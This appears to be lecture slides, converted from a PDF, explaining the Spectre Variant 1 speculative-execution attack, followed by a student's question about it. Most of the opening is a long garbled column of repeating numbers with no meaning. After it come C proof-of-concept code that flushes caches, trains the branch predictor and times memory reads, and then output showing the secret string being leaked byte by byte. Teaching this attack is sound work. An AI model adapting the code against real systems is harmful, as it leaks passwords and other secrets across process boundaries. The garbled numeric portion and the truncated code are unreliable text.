565    552,
566    553,
567    554,
568    555,
569    556,
570    557,
571    558,
572    559,
573    560,
574    561,
575    562,
576    563,
577    564,
578    565,
579    566,
580    567,
581    568,
582    569,
583    570,
584    571,
585    572,
586    573,
587    574,
588    575,
589    576,
590    577,
591    578,
592    579,
593    580,
594    581,
595    582,
596    583,
597    584,
598    585,
599    586,
599    587,
600    588,
601    589,
602    590,
603    591,
604    592,
605    593,
606    594,
607    595,
608    596,
609    597,
610    598,
611    599,
612    600,
613    601,
614    602,
615    603,
616    604,
617    605,
618    606,
619    607,
620    608,
621    609,
622    610,
623    611,
624    612,
625    613,
626    614,
627    615,
628    616,
629    617,
630    618,
631    619,
632    620,
633    621,
634    622,
635    623,
636    624,
637    625,
638    626,
639    627,
640    628,
641    629,
642    630,
643    631,
644    632,
645    633,
646    634,
647    635,
648    636,
649    637,
650    638,
651    639,
652    640,
653    641,
654    642,
655    643,
656    644,
657    645,
658    646,
659    647,
660    648,
661    649,
662    650,
663    651,
664    652,
665    653,
666    654,
667    655,
668    656,
669    657,
670    658,
671    659,
672    660,
673    661,
674    662,
675    663,
676    664,
677    665,
678    666,
679    667,
680    668,
681    669,
682    670,
683    671,
684    672,
685    673,
686    674,
687    675,
688    676,
689    677,
690    678,
691    679,
692    680,
693    681,
694    682,
695    683,
696    684,
697    685,
698    686,
699    687,
699    688,
700    689,
701    690,
702    691,
703    692,
704    693,
705    694,
706    695,
707    696,
708    697,
709    698,
710    699,
711    700,
712    701,
713    702,
714    703,
715    704,
716    705,
717    706,
718    707,
719    708,
720    709,
721    710,
722    711,
723    712,
724    713,
725    714,
726    715,
727    716,
728    717,
729    718,
730    719,
731    720,
732    711,
733    712,
734    713,
735    714,
736    715,
737    716,
738    717,
739    718,
740    719,
741    720,
742    721,
743    722,
744    723,
745    724,
746    725,
747    726,
748    727,
749    728,
750    729,
751    730,
752    731,
753    732,
754    733,
755    734,
756    735,
757    736,
758    737,
759    738,
760    739,
761    740,
762    741,
763    742,
764    743,
765    744,
766    745,
767    746,
768    747,
769    748,
770    749,
771    750,
772    751,
773    752,
774    753,
775    754,
776    755,
777    756,
778    757,
779    758,
780    759,
781    760,
782    761,
783    762,
784    763,
785    764,
786    765,
787    766,
788    767,
789    768,
790    769,
791    770,
792    771,
793    772,
794    773,
795    774,
796    775,
797    776,
798    777,
799    778,
799    779,
800    780,
801    781,
802    782,
803    783,
804    784,
805    785,
806    786,
807    787,
808    788,
809    789,
810    790,
811    791,
812    792,
813    793,
814    794,
815    795,
816    796,
817    797,
818    798,
819    799,
820    800,
821    801,
822    802,
823    803,
824    804,
825    805,
826    806,
827    807,
828    808,
829    809,
830    810,
831    811,
832    812,
833    813,
834    814,
835    815,
836    816,
837    817,
838    818,
839    819,
840    820,
841    821,
842    822,
843    823,
844    824,
845    825,
846    826,
847    827,
848    828,
849    829,
850    830,
851    831,
852    832,
853    833,
854    834,
855    835,
856    836,
857    837,
858    838,
859    839,
860    840,
861    841,
862    842,
863    843,
864    844,
865    845,
866    846,
867    847,
868    848,
869    849,
870    850,
871    851,
872    852,
873    853,
874    854,
875    855,
876    856,
877    857,
878    858,
879    859,
880    860,
881    861,
882    862,
883    863,
884    864,
885    865,
886    866,
887    867,
888    868,
889    869,
890    870,
891    871,
892    872,
893    873,
894    874,
895    875,
896    876,
897    877,
898    878,
899    879,
900    880,
901    881,
902    882,
903    883,
904    884,
905    885,
906    886,
907    887,
908    888,
909    889,
910    890,
911    891,
912    892,
913    893,
914    894,
915    895,
916    896,
917    897,
918    898,
919    899,
920    900,
921    901,
922    902,
923    903,
924    904,
925    905,
926    906,
927    907,
928    908,
929    909,
930    910,
931    911,
932    912,
933    913,
934    914,
935    915,
936    916,
937    917,
938    918,
939    919,
940    920,
941    921,
942    922,
943    923,
944    924,
945    925,
946    926,
947    927,
948    928,
949    929,
950    930,
951    931,
952    932,
953    933,
954    934,
955    935,
956    936,
957    937,
958    938,
959    939,
960    940,
961    941,
962    942,
963    943,
964    944,
965    945,
966    946,
967    947,
968    948,
969    949,
970    950,
971    951,
972    952,
973    953,
974    954,
975    955,
976    956,
977    957,
978    958,
979    959,
980    960,
981    961,
982    962,
983    963,
984    964,
985    965,
986    966,
987    967,
988    968,
989    969,
990    970,
991    971,
992    972,
993    973,
994    974,
995    975,
996    976,
997    977,
998    978,
999    979,
1000    980,
1001    981,
1002    982,
1003    983,
1004    984,
1005    985,
1006    986,
1007    987,
1008    988,
1009    989,
1010    990,
1011    991,
1012    992,
1013    993,
1014    994,
1015    995,
1016    996,
1017    997,
1018    998,
1019    999,
1020    1000,
1021    1001,
1022    1002,
1023    1003,
1024    1004,
1025    1005,
1026    1006,
1027    1007,
1028    1008,
1029    1009,
1030    1010,
1031    1011,
1032    1012,
1033    1013,
1034    1014,
1035    1015,
1036    1016,
1037    1017,
1038    1018,
1039    1019,
1040    1020,
1041    1021,
1042    1022,
1043    1023,
1044    1024,
1045    1025,
1046    1026,
1047    1027,
1048    1028,
1049    1029,
1050    1030,
1051    1031,
1052    1032,
1053    1033,
1054    1034,
1055    1035,
1056    1036,
1057    1037,
1058    1038,
1059    1039,
1060    1040,
1061    1041,
1062    1042,
1063    1043,
1064    1044,
1065    1045,
1066    1046,
1067    1047,
1068    1048,
1069    1049,
1070    1050,
1071    1051,
1072    1052,
1073    1053,
1074    1054,
1075    1055,
1076    1056,
1077    1057,
1078    1058,
1079    1059,
1080    1060,
1081    1061,
1082    1062,
1083    1063,
1084    1064,
1085    1065,
1086    1066,
1087    1067,
1088    1068,
1089    1069,
1090    1070,
1091    1071,
1092    1072,
1093    1073,
1094    1074,
1095    1075,
1096    1076,
1097    1077,
1098    1078,
1099    1079,
1100    1080,
1101    1081,
1102    1082,
1103    1083,
1104    1084,
1105    1085,
1106    1086,
1107    1087,
1108    1088,
1109    1089,
1110    1090,
1111    1091,
1112    1092,
1113    1093,
1114    1094,
1115    1095,
1116    1096,
1117    1097,
1118    1098,
1119    1099,
1120    1100,
1121    1091,
1122    1092,
1123    1093,
1124    1094,
1125    1095,
1126    1096,
1127    1097,
1128    1098,
1129    1099,
1130    1100,
1131    1091,
1132    1092,
1133    1093,
1134    1094,
1135    1095,
1136    1096,
1137    1097,
1138    1098,
1139    1099,
1140    1100,
1141    1091,
1142    1092,
1143    1093,
1144    1094,
1145    1095,
1146    1096,
1147    1097,
1148    1098,
1149    1099,
1150    1100,
1151    1091,
1152    1092,
1153    1093,
1154    1094,
1155    1095,
1156    1096,
1157    1097,
1158    1098,
1159    1099,
1160    1100,
1161    1091,
1162    1092,
1163    1093,
1164    1094,
1165    1095,
1166    1096,
1167    1097,
1168    1098,
1169    1099,
1170    1100,
1171    1091,
1172    1092,
1173    1093,
1174    1094,
1175    1095,
1176    1096,
1177    1097,
1178    1098,
1179    1099,
1180    1100,
1181    1091,
1182    1092,
1183    1093,
1184    1094,
1185    1095,
1186    1096,
1187    1097,
1188    1098,
1189    1099,
1190    1100,
1191    1091,
1192    1092,
1193    1093,
1194    1094,
1195    1095,
1196    1096,
1197    1097,
1198    1098,
1199    1099,
1200    1100,
1201    1091,
1202    1092,
1203    1093,
1204    1094,
1205    1095,
1206    1096,
1207    1097,
1208    1098,
1209    1099,
1210    1100,
1211    1091,
1212    1092,
1213    1093,
1214    1094,
1215    1095,
1216    1096,
1217    1097,
1218    1098,
1219    1099,
1220    1100,
1221    1091,
1222    1092,
1223    1093,
1224    1094,
1225    1095,
1226    1096,
1227    1097,
1228    1098,
1229    1099,
1230    1100,
1231    1091,
1232    1092,
1233    1093,
1234    1094,
1235    1095,
1236    1096,
1237    1097,
1238    1098,
1239    1099,
1240    1100,
1241    1091,
1242    1092,
1243    1093,
1244    1094,
1245    1095,
1246    1096,
1247    1097,
1248    1098,
1249    1099,
1250    1100,
1251    1091,
1252    1092,
1253    1093,
1254    1094,
1255    1095,
1256    1096,
1257    1097,
1258    1098,
1259    1099,
1260    1100,
1261    1091,
1262    1092,
1263    1093,
1264    1094,
1265    1095,
1266    1096,
1267    1097,
1268    1098,
1269    1099,
1270    1100,
1271    1091,
1272    1092,
1273    1093,
1274    1094,
1275    1095,
1276    1096,
1277    1097,
1278    1098,
1279    1099,
1280    1100,
1281    1091,
1282    1092,
1283    1093,
1284    1094,
1285    1095,
1286    1096,
1287    1097,
1288    1098,
1289    
```

```
53 void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
54     static int results[256];
55     int tries, i, j, k, mix_i, junk = 0;
56     size_t training_x, x;
57     register uint64_t time1, time2;
58     volatile uint8_t * addr;
59
60     for (i = 0; i < 256; i++)
61         results[i] = 0;
62     for (tries = 999; tries > 0; tries--) {
63
64         /* Flush array2[256*(0..255)] from cache */
65         for (i = 0; i < 256; i++)
66             _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */
67
68         /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
69         training_x = tries % array1_size;
70         for (j = 29; j >= 0; j--) {
71             _mm_clflush( & array1_size);
72             for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
73
74             /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
75             /* Avoid jumps in case those tip off the branch predictor */
76             x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
77             x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
78
79         }
```

```
/* Call the victim! */  
victim_function(x);
```

Flush array2 from the cache

Train the branch predictor

Flush array from the cache

Train the branch predictor

Call the
victim

```
85     /* Time reads. Order is lightly mixed up to prevent stride prediction */
86     for (i = 0; i < 256; i++) {
87         mix_i = ((i * 167) + 13) & 255;
88         addr = & array2[mix_i * 512];
89         time1 = __rdtscp( & junk); /* READ TIMER */
90         junk = * addr; /* MEMORY ACCESS TO TIME */
91         time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
92         if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
93             results[mix_i]++;
94     }
```

Probe cache and time accesses

Probe cache and time accesses

Do some statistics to find outlier access times

Print the most likely character values from the secret message

```
$ ./spectre-gcc00
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffffdfedf8... Unclear: 0x54='T' score=998 (second best: 0x01 score=745)
Reading at malicious_x = 0xffffffffffffdfedf9... Unclear: 0x68='h' score=997 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffffdfedfa... Unclear: 0x65='e' score=996 (second best: 0x01 score=749)
Reading at malicious_x = 0xffffffffffffdfedfb... Unclear: 0x20=' ' score=995 (second best: 0x01 score=747)
Reading at malicious_x = 0xffffffffffffdfedfc... Unclear: 0x4D='M' score=969 (second best: 0x01 score=716)
Reading at malicious_x = 0xffffffffffffdfedfd... Unclear: 0x61='a' score=997 (second best: 0x01 score=734)
Reading at malicious_x = 0xffffffffffffdfedfe... Unclear: 0x67='g' score=999 (second best: 0x01 score=699)
Reading at malicious_x = 0xffffffffffffdfedff... Unclear: 0x69='i' score=997 (second best: 0x01 score=715)
Reading at malicious_x = 0xffffffffffffdffee00... Unclear: 0x63='c' score=998 (second best: 0x01 score=741)
Reading at malicious_x = 0xffffffffffffdffee01... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffffdffee02... Unclear: 0x57='W' score=978 (second best: 0x01 score=725)
Reading at malicious_x = 0xffffffffffffdffee03... Unclear: 0x6F='o' score=996 (second best: 0x01 score=742)
Reading at malicious_x = 0xffffffffffffdffee04... Unclear: 0x72='r' score=998 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffffdffee05... Unclear: 0x64='d' score=986 (second best: 0x01 score=741)
Reading at malicious_x = 0xffffffffffffdffee06... Unclear: 0x73='s' score=999 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffffdffee07... Unclear: 0x20=' ' score=997 (second best: 0x01 score=745)
Reading at malicious_x = 0xffffffffffffdffee08... Unclear: 0x61='a' score=996 (second best: 0x01 score=706)
Reading at malicious_x = 0xffffffffffffdffee09... Unclear: 0x72='r' score=998 (second best: 0x01 score=697)
Reading at malicious_x = 0xffffffffffffdffee0a... Unclear: 0x65='e' score=995 (second best: 0x01 score=710)
Reading at malicious_x = 0xffffffffffffdffee0b... Unclear: 0x20=' ' score=997 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffffdffee0c... Unclear: 0x53='S' score=996 (second best: 0x01 score=721)
Reading at malicious_x = 0xffffffffffffdffee0d... Unclear: 0x71='q' score=992 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffffdffee0e... Unclear: 0x75='u' score=997 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffffdffee0f... Unclear: 0x65='e' score=994 (second best: 0x01 score=760)
Reading at malicious_x = 0xffffffffffffdffee10... Unclear: 0x61='a' score=988 (second best: 0x01 score=714)
Reading at malicious_x = 0xffffffffffffdffee11... Unclear: 0x6D='m' score=994 (second best: 0x01 score=728)
Reading at malicious_x = 0xffffffffffffdffee12... Unclear: 0x69='i' score=998 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffffdffee13... Unclear: 0x73='s' score=999 (second best: 0x01 score=749)
Reading at malicious_x = 0xffffffffffffdffee14... Unclear: 0x68='h' score=999 (second best: 0x01 score=687)
Reading at malicious_x = 0xffffffffffffdffee15... Unclear: 0x20=' ' score=998 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffffdffee16... Unclear: 0x4F='O' score=991 (second best: 0x01 score=725)
Reading at malicious_x = 0xffffffffffffdffee17... Unclear: 0x73='s' score=998 (second best: 0x01 score=734)
Reading at malicious_x = 0xffffffffffffdffee18... Unclear: 0x73='s' score=999 (second best: 0x01 score=753)
Reading at malicious_x = 0xffffffffffffdffee19... Unclear: 0x69='i' score=996 (second best: 0x01 score=761)
Reading at malicious_x = 0xffffffffffffdffee1a... Unclear: 0x66='f' score=995 (second best: 0x01 score=743)
Reading at malicious_x = 0xffffffffffffdffee1b... Unclear: 0x72='r' score=996 (second best: 0x01 score=726)
Reading at malicious_x = 0xffffffffffffdffee1c... Unclear: 0x61='a' score=979 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffffdffee1d... Unclear: 0x67='g' score=997 (second best: 0x01 score=723)
Reading at malicious_x = 0xffffffffffffdffee1e... Unclear: 0x65='e' score=989 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffffdffee1f... Unclear: 0x2E='.' score=971 (second best: 0x01 score=696)
```



How bad is this?

- ▶ Different browser tabs should obviously not run in the same address space!
- ▶ Is that good enough?
- ▶ Can I read the operating system's memory?
- ▶ Can I read other processes' memory?

Side-channels in speculative execution

- Suppose the bounds check "if" is predicted satisfied
- But i is out of bounds
- So $*p$ points to a victim web page's secret s (like the paypal password I just entered)
- So we can speculatively use s as an index into an array that we do have access to
- And then using timing to determine whether the cache line on which $B[s]$ falls has been allocated as a side-effect of speculative execution

15 "I just wanted to check if my understanding was correct on how we access the data in the secret address




- We assign an out of bound index that takes $*p$ (and therefore s) to the secret place
- Execution happens because of speculation "branch taken" and therefore within the commit queues we have the message in S now but we can't read it because there was no commit
- To "read it", we do that bit by bit, through accessing some cache data. We know both rows X and $X+1$ are not in the cache, and try to call one of them through indexing in array B by using a bit of S
- Even though we are in speculative execution still, out-of-order will issue the memory call to the cache and queue it in the LSQ without being written to R .
- But we don't care, because that cache now will have either retrieved X or $X+1$ line. We determine that by classic probing / timing analysis for valid cache access later in the code and depending on the line that was already cached by the speculative execution of $r = (B[16*(s&1)])$; we conclude if that bit of interest in the secret message was 1 or 0
- If the above is correct, we are therefore assuming that branch correction for the speculation will NOT occur before the cache request through $r = (B[16*(s&1)])$;

This is Spectre Variant #1

Student question

